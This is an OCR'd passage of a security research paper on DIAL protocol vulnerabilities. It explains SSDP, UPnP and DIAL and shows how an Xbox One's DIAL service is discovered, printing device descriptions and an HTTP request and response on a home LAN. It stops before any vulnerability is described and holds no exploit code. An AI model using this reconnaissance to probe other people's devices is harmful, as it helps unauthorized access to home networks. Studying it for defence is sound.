DIAL PROTOCOL VULNERABILITIES & IMPLEMENTATION ERRORS

RİCKROLLİNG BİLLİONS

Yunus ÇADIRCI
https://www.linkedin.com/in/yunuscadirci

DIAL Protocol Vulnerabilities & Implementation Errors

When you play some videos on Netflix/Twitch/YouTube with your mobile phone or Chrome, you can easily cast this video to your devices seamlessly.




Image 1: YouTube on Chrome with cast list

Like every security researcher we ask the question: How is this possible?

SSDP

The Simple Service Discovery Protocol (SSDP) is a network protocol based on the Internet protocol suite for advertisement and discovery of network services and presence information. It accomplishes this without assistance of server-based configuration mechanisms, such as Dynamic Host Configuration Protocol (DHCP) or Domain Name System (DNS), and without special static configuration of a network host. SSDP is the basis of the discovery protocol of Universal Plug and Play (UPnP) and is intended for use in residential or small office environments. It was formally described in an Internet Engineering Task Force (IETF) Internet Draft by Microsoft and Hewlett-Packard in 1999. Although the IETF proposal has since expired (April, 2000),] SSDP was incorporated into the UPnP protocol stack, and a description of the final implementation is included in UPnP standards documents. https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol

On UPnP Device Architecture 2.0 document (http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v2.0.pdf) Discovery section(Page 18) describes the process as:

Discovery is Step 1 in UPnP™ networking. Discovery comes after addressing (Step 0) where devices get a network address. Through discovery, control points find interesting device(s).Discovery enables description (Step 2) where control points learn about device capabilities, control (Step 3) where a control point sends commands to device(s), eventing (Step 4) where control points listen to state changes in device(s), and presentation (Step 5) where control points display a user interface for device(s).

Discovery is the first step in UPnP networking. When a device is added to the network, the UPnP discovery protocol allows that device to advertise its services to control points on the network. Similarly, when a control point is added to the network, the UPnP discovery protocol allows that control point to search for devices of interest on the network. The fundamental exchange in both cases is a discovery message containing a few, essential specifics about the device or one of its services, e.g., its type, universally unique identifier, a pointer to more detailed information and optionally parameters that identify the current state of the device.

Figure 1-1: — Discovery architecture




Image 2: Discovery architecture

DIAL


Discovery and Launch (DIAL) is a protocol co-developed by Netflix and YouTube with help from Sony and Samsung. It is a mechanism for discovering and launching applications on a single subnet, typically a home network. It relies on Universal Plug and Play (UPnP), Simple Service Discovery Protocol (SSDP), and HTTP protocols. The protocol works without requiring a pairing between devices. It was formerly used by the Chromecast media streaming adapter that was introduced in July 2013 by Google. (Chromecast now uses mDNS instead of DIAL.) DIAL enables what the TV industry calls "2nd screen" devices, such as tablet computers and mobile phones to send content to "1st screen" devices,

such as televisions, Blu-ray players, and set-top boxes.
https://en.wikipedia.org/wiki/Discovery_and_Launch

Overview (from http://www.dial-multiscreen.org/)

*DIAL—for **DI**scovery **A**nd **L**aunch—is a simple protocol that second-screen devices can use to discover and launch apps on first-screen devices.*

Tablet, Phone etc.



TV, Set-top box, Blu-ray etc.

For example, suppose you discover a video on your mobile app and want to play it on your connected TV.

Without DIAL

1. *Launch the apps menu on your TV with the normal remote control*
2. *Navigate to the TV app*
3. *Launch the TV app*
4. *Navigate to the pairing screen on TV app*
5. *Launch and navigate to the pairing screen on Mobile app*
6. *Input 9-digit pin on Mobile app.*
7. *Tap the **Play on TV** button on the Mobile app*

With DIAL

1. *Launch the Mobile app*
2. *Tap the **Play on TV** button on the mobile app*

*For **consumers**, DIAL removes the pain of having to launch the required app on the first-screen before interacting with it from their second-screen. DIAL does not have any significant impact on the second-screen's battery life and the only requirement is that both first and second-screens are connected to the same home network.*

*For **device manufacturers**, DIAL increases usage of applications on their first-screen products (TV, set-top, Blu-ray, etc.).*

*For **app developers**, DIAL helps link their second-screen app to their first-screen app without requiring a manual launch or pairing process by the user.*


Protocol details can be found on http://www.dial-multiscreen.org/ and http://www.dial-multiscreen.org/dial-protocol-specification/DIAL-2ndScreenProtocol%2C%20v2.2.pdf?attredirects=0&d=1

DIAL, SSDP and UPNP

Let's see this process in real world with Xbox One and Philips TV for different implementations

I used https://code.google.com/archive/p/wupnpbrowser/ to easily see UPnP devices on my LAN.

Xbox One



UPnP Network
- OturnaTV
- VESTEL TV
- XboxOne
- XboxOne
- OturnaChromecast4K
- TEKNOTEL CBW-383ZN
- MutfakChromecast


Device Name: XboxOne

UDN: uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c

Device Type: urn:schemas-upnp-org:device:MediaRenderer:1

Description: Digital Media Renderer

Manufacturer: Microsoft Corporation



UPnP Network
- OturnaTV
- VESTEL TV
- XboxOne
- XboxOne
- OturnaChromecast4K
- TEKNOTEL CBW-383ZN
- MutfakChromecast

Device Name: XboxOne

UDN: uuid:e69c8b0b-8a9d-4811-839e-c94650077ee0


Device Type: urn:dial-multiscreen-org:device:dial:1

Description:

Manufacturer: Microsoft Corporation

Image 3&4: Search for Devices (Xbox seems as 2 devices)

This document is intended to be reviewed by Netflix and device vendors. Without permission of Yunus Çadırcı or Netflix it is prohibited to be released.



UPnP Browser

File Edit Help

UPnP Network
- OturmaTV
- VESTEL TV
- XboxOne
- XboxOne
- OturmaChromecast4K
- TEKNOTEL CBW-383ZN
- MutfakChromecast

Device | Document | Services

Service ID	Service Type
urn:upnp-org:serviceId:RenderingControl	urn:schemas-upn...
urn:upnp-org:serviceId:AVTransport	urn:schemas-upn...
urn:upnp-org:serviceId:ConnectionManager	urn:schemas-upn...

Network activity

UPnP Browser

File Edit Help

UPnP Network
- OturmaTV
- VESTEL TV
- XboxOne
- XboxOne
- OturmaChromecast4K
- TEKNOTEL CBW-383ZN
- MutfakChromecast

Device | Document | Services

Service ID	Service Type
urn:dial-multiscreen-org:serviceId:dial	urn:dial-multiscreen-org:service:dial:1

Network activity

Image 5&6: Xbox One Services

```
  <?xml version="1.0" ?>
<root xmlns="urn:schemas-upnp-org:device-1-0"
    xmlns:df="http://schemas.microsoft.com/windows/2008/09/devicefoundation"
    xmlns:microsoft="urn:schemas-microsoft-com:WMPDMR-1-0"
    xmlns:pnpx="http://schemas.microsoft.com/windows/pnpx/2005/11">
<specVersion>
 <major>1</major>
 <minor>0</minor>
    </specVersion>
 <device>
 <deviceType>urn:schemas-upnp-org:device:MediaRenderer:1</deviceType>
 <friendlyName>XboxOne</friendlyName>
```

This document is intended to be reviewed by Netflix and device vendors. Without permission of Yunus Çadırcı or Netflix it is prohibited to be released.

```
<modelName>Xbox One</modelName>
<modelDescription>Digital Media Renderer</modelDescription>
<manufacturer>Microsoft Corporation</manufacturer>
<manufacturerURL>https://www.microsoft.com</manufacturerURL>
<modelURL>https://xbox.com</modelURL>
<UDN>uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c</UDN>
<df:X_containerId>{CC4EBBF0-B998-42C0-BA68-028C8882F8B7}</df:X_containerId>
<dlna:X_DLNACAP xmlns:dlna="urn:schemas-dlna-org:device-1-0" />
<dlna:X_DLNADOC xmlns:dlna="urn:schemas-dlna-org:device-1-0">DMR-1.50</dlna:X_DLNADOC>
<pnpx:X_deviceCategory>MediaDevices</pnpx:X_deviceCategory>
<pnpx:X_hardwareId>VEN_0125&DEV_0002&REV_0001 VEN_0125&DEV_0002</pnpx:X_hardwareId>
<iconList>
<icon>
<mimetype>image/jpeg</mimetype>
<width>120</width>
<height>120</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:79c35cae-9b85-480e-b0d5-a8dc5efdb295</url>
   </icon>
<icon>
<mimetype>image/jpeg</mimetype>
<width>48</width>
<height>48</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:d9c62501-b39b-4ae0-b5da-6ac72deab519</url>
   </icon>
<icon>
<mimetype>image/png</mimetype>
<width>120</width>
<height>120</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:7c5910bc-2a4f-45d6-802f-91106a29b79c</url>
   </icon>
<icon>
<mimetype>image/png</mimetype>
<width>48</width>
<height>48</height>
<depth>24</depth>
<url>/upnphost/udhisapi.dll?content=uuid:4173066d-523e-498f-9f68-4685fa96e647</url>
   </icon>
   </iconList>
<serviceList>
<service>
<serviceType>urn:schemas-upnp-org:service:RenderingControl:1</serviceType>
<serviceId>urn:upnp-org:serviceId:RenderingControl</serviceId>
<controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-org:serviceId:RenderingControl</controlURL>
<eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-0dbf71d3c06c+urn:upnp-org:serviceId:RenderingControl</eventSubURL>
<SCPDURL>/upnphost/udhisapi.dll?content=uuid:02f807b1-bb0b-4987-ade2-13332659c742</SCPDURL>
   </service>
<service>
<serviceType>urn:schemas-upnp-org:service:AVTransport:1</serviceType>
```


```
<serviceId>urn:upnp-org:serviceId:AVTransport</serviceId>
<controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-
   0dbf71d3c06c+urn:upnp-org:serviceId:AVTransport</controlURL>
<eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-
   0dbf71d3c06c+urn:upnp-org:serviceId:AVTransport</eventSubURL>
<SCPDURL>/upnphost/udhisapi.dll?content=uuid:2091192b-8358-4546-95f5-
   5dd2e1423d79</SCPDURL>
   </service>
<service>
<serviceType>urn:schemas-upnp-org:service:ConnectionManager:1</serviceType>
<serviceId>urn:upnp-org:serviceId:ConnectionManager</serviceId>
<controlURL>/upnphost/udhisapi.dll?control=uuid:e4d56268-9801-43d2-b1cf-
   0dbf71d3c06c+urn:upnp-org:serviceId:ConnectionManager</controlURL>
<eventSubURL>/upnphost/udhisapi.dll?event=uuid:e4d56268-9801-43d2-b1cf-
   0dbf71d3c06c+urn:upnp-org:serviceId:ConnectionManager</eventSubURL>
<SCPDURL>/upnphost/udhisapi.dll?content=uuid:f59432c4-5292-4920-a81e-
   45c93364efc4</SCPDURL>
   </service>
   </serviceList>
   </device>
   </root>
```

Document 1: Services for Device 1

```
   <?xml version="1.0" ?>
<root xmlns="urn:schemas-upnp-org:device-1-0"
   xmlns:df="http://schemas.microsoft.com/windows/2008/09/devicefoundation">
<specVersion>
<major>1</major>
<minor>0</minor>
   </specVersion>
<device>
<deviceType>urn:dial-multiscreen-org:device:dial:1</deviceType>
<friendlyName>XboxOne</friendlyName>
<modelName>Xbox One</modelName>
<manufacturer>Microsoft Corporation</manufacturer>
<manufacturerURL>https://www.microsoft.com</manufacturerURL>
<modelURL>https://xbox.com</modelURL>
<UDN>uuid:e69c8b0b-8a9d-4811-839e-c94650077ee0</UDN>
<df:X_containerId>{CC4EBBF0-B998-42C0-BA68-028C8882F8B7}</df:X_containerId>
<serviceList>
<service>
<serviceType>urn:dial-multiscreen-org:service:dial:1</serviceType>
<serviceId>urn:dial-multiscreen-org:serviceId:dial</serviceId>
<controlURL>/upnphost/udhisapi.dll?control=uuid:e69c8b0b-8a9d-4811-839e-
   c94650077ee0+urn:dial-multiscreen-org:serviceId:dial</controlURL>
<eventSubURL />
<SCPDURL>/upnphost/udhisapi.dll?content=uuid:58959bbf-0387-4812-8690-
   10956528b7d4</SCPDURL>
   </service>
   </serviceList>
   </device>
   </root>
```

Document 2: urn:dial-multiscreen-org:service:dial:1 service for Device 2

As we see, Xbox One shows directly urn:dial-multiscreen-org:service:dial:1 service URL as /upnphost/udhisapi.dll?content=uuid:58959bbf-0387-4812-8690-10956528b7d4




```
GET
/upnphost/udhisapi.dll?content=uuid:e69c8b0b-8a9d-4811
-839e-c94650077ee0 HTTP/1.1
Host: 192.168.0.16:2869
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.87 Safari/537.36
Connection: close
```

```
HTTP/1.1 200 OK
Content-Length: 1060
Content-Type: text/xml; charset="utf-8"
Content-Language: en-US
Server: Microsoft-Windows/10.0 UPnP/1.0
UPnP-Device-Host/1.0 Microsoft-HTTPAPI/2.0
Application-URL: http://192.168.0.16:10247/apps/
Date: Fri, 27 Dec 2019 23:24:36 GMT
Connection: close

<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0"
xmlns:df="http://schemas.microsoft.com/windows/2008/09/devi
cefoundation"><specVersion><major>1</major><minor>0</minor>
</specVersion><device><deviceType>urn:dial-multiscreen-org:
device:dial:1</deviceType><friendlyName>XboxOne</friendlyNa
me><modelName>Xbox One</modelName><manufacturer>Microsoft
Corporation</manufacturer><manufacturerURL>https://www.micr
osoft.com</manufacturerURL><modelURL>https://xbox.com</mode
lURL><UDN>uuid:e69c8b0b-8a9d-4811-839e-c94650077ee0</UDN><d
f:X_containerId>{CC4EBBF0-B998-42C0-BA68-028C8882F8B7}</df:
X_containerId><serviceList><service><serviceType>urn:dial-m
ultiscreen-org:service:dial:1</serviceType><serviceId>urn:d
ial-multiscreen-org:serviceId:dial</serviceId><controlURL>/
upnphost/udhisapi.dll?control=uuid:e69c8b0b-8a9d-4811-839e-
c94650077ee0+urn:dial-multiscreen-org:serviceId:dial</contr
olURL><eventSubURL></eventSubURL><SCPDURL>/upnphost/udhisap
i.dll?content=uuid:58959bbf-0387-4812-8690-10956528b7d4</SC
PDURL></service></serviceList></device></root>
```


Image 7: DIAL REST Service URL for Xbox One

Philips TV doesn't show DIAL REST Service URL directly. When we analyze network traffic, there is an M-Search as described in DIAL protocol specification.



